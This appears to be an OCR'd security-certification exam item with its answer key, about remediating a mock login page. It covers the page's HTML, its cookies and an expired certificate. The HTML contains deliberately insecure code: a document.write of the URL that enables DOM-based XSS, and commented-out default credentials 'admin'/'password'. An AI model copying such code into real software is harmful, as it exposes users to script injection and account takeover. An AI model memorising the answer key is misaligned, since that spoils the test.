
Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Learn more about certificates




```
<html>
<head>
<title>Secure Login</title>
</head>
<body>
<meta
content=
"c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1a
WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
2ZJqbGFzZWJmaxXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
"name="csrf-token"/>
<select><script>
document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
+16)+"</OPTION>");
</script></select>
<div align= "center">
<form action= "<c:url value= "main.do'/>" method= "post">
<div style= "margin-top:100px;margin-bottom:10px;">
<span style= "width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">
Comptia Secure System Login </span>
</div>
<div style= "margin-bottom:5px;">
<span style= "width:100px;">Name</span>
<input style= "width:150px," type= "text" name= "name" id= "name" value="">
<I – input style= "width:150px;" type= "text" name= "name" id= "name" value= "admin" – –>
</div>
<div><span style= "width:100px;">Password: </span><input style= "width:150px;" type= "password" name=
"Password" id= "password" value="">
<I – div><span style= "width:100px;"> Password: </span><input style= "width:150px;" type=password"
name= "Password" id= "password" value = "password" —>
</div>
<input type= "submit" value= "Login"></form>
</div>
</body>
</html>
```



Secure System

https://comptia.org/login.aspx#viewcookies

Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41			
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59			
_utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32			
_utmc	36104370	.comptia.o...	/	Session	14			
_utmt	1	.comptia.o...	/	2017-10-1...	7			
_utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48			
_utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99			
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99			
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13			



Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General | Details | Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

* Refer to the certification authority's statement for details.

Issued to: *.comptia.org

Issued by: RapidSSL SHA256 CA

Valid from 7/18/2016 to 7/19/2018

Learn more about certificates

Drag and Drop Options

Remove certificate from server

Generate a Certificate Signing Request

Submit CSR to the CA


Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4



Show: <All>

Field	Value
Version	V3
Serial number	11 0d 3e 9c c9 e3 89 d2 0a 6e...
Signature algorithm	sha256RSA
Signature hash algorithm	sha256
Issuer	RapidSSL SHA256 CA, GeoTru...
Valid from	Monday, July 18, 2016 7:00:0...
Valid to	Friday, July 19, 2018 6:59:59...
Subject	*comptia.com

Learn more about certificate details

Drag and Drop Options


- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4



Secure System

https://comptia.org/login.aspx#remediatecert

Certificate

General | Details | Certification Path

Certification path

GeoTrust Global CA
RapidSSL SHA256 CA
*.comptia.org

View Certificate

Certificate status:

The certificate is expired!

Learn more about certification paths

OK

Drag and Drop Options


- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2


Step 3

Step 4



https://comptia.org/login.aspx#remediatesource

```
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content=
  "c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1a
  WJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Zi
8 bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGL1Y3Z
  2ZJqbGFzZWJmaxXVkZGZidmxiamFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==
  "name="csrf-token"/>
10 <select><script>
11 document.write('<OPTION value=1>'+document.location.href.substring(document.location.href.indexOf("f=")
  +16)+"</OPTION>");
12 </script></select>
13 <div align= "center">
14 <form action= "<c:url value= "main.do'/>" method= "post">
15 <div style= "margin-top:100px;margin-bottom:10px;">
16 <span style= "width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">
  Comptia Secure System Login </span>
17 </div>
18 <div style= "margin-bottom:5px;">
19 <span style= "width:100px;">Name</span>
20 <input style= "width:150px," type= "text" name= "name" id= "name" value="">
21 <l – input style= "width:150px;" type= "text" name= "name" id= "name" value= "admin" – –>
22 </div>
23 <div><span style= "width:100px;">Password: </span><input style= "width:150px;" type= "password" name=
  "Password" id= "password" value="">
24 <l – div><span style= "width:100px;"> Password: </span><input style= "width:150px;" type=password"
  name= "Password" id= "password" value = "password" —>
25 </div>
26 <input type= "submit" value= "Login"></form>
27 </div>
28 </body>
29 </html>
```



Secure System

https://comptia.org/login.aspx#remediatecookies

Name	Value	Domain	Path	Expires /...	Size	HTTP	Secure	SameSite
ASP.NET_SessionId	h1bcxktse2ewvqwf4bdcby3v	www.com...	/	Session	41	□	□	□delete
_utma	36104370.911013732.1508266963.1508266963.1508266963.1	.comptia.o...	/	2019-10-1...	59	□	□	□delete
_utmb	36104370.7.9.1508267988443	.comptia.o...	/	2017-10-1...	32	□	□	□delete
_utmc	36104370	.comptia.o...	/	Session	14	□	□	□delete
_utmt	1	.comptia.o...	/	2017-10-1...	7	□	□	□delete
_utmv	36104370.|2=Account%20Type=Not%20Defined=1	.comptia.o...	/	2019-10-1...	48	□	□	□delete
_utmz	36104370.1508266963.1.1.utmcsr=google|utmccn=(organic)|utmc...	.comptia.o...	/	2018-04-1...	99	□	□	□delete
_sp_id.0767	4a84866c6fff51c.1508266964.1.1508268019.1508266964.81ff34f7...	.comptia.o...	/	2019-10-1...	99	□	□	□delete
_sp_ses.0767	*	.comptia.o...	/	2017-10-1...	13	□	□	□delete

- -

Correct Answer: *See explanation below.*

Step 1 - Generate a Certificate Signing Request

Step 2 - Submit CSR to the CA -

Step 3 - Install re-issued certificate on the server

Step 4 - Remove Certificate from Server

QUESTION 213

DRAG DROP -

Instructions:

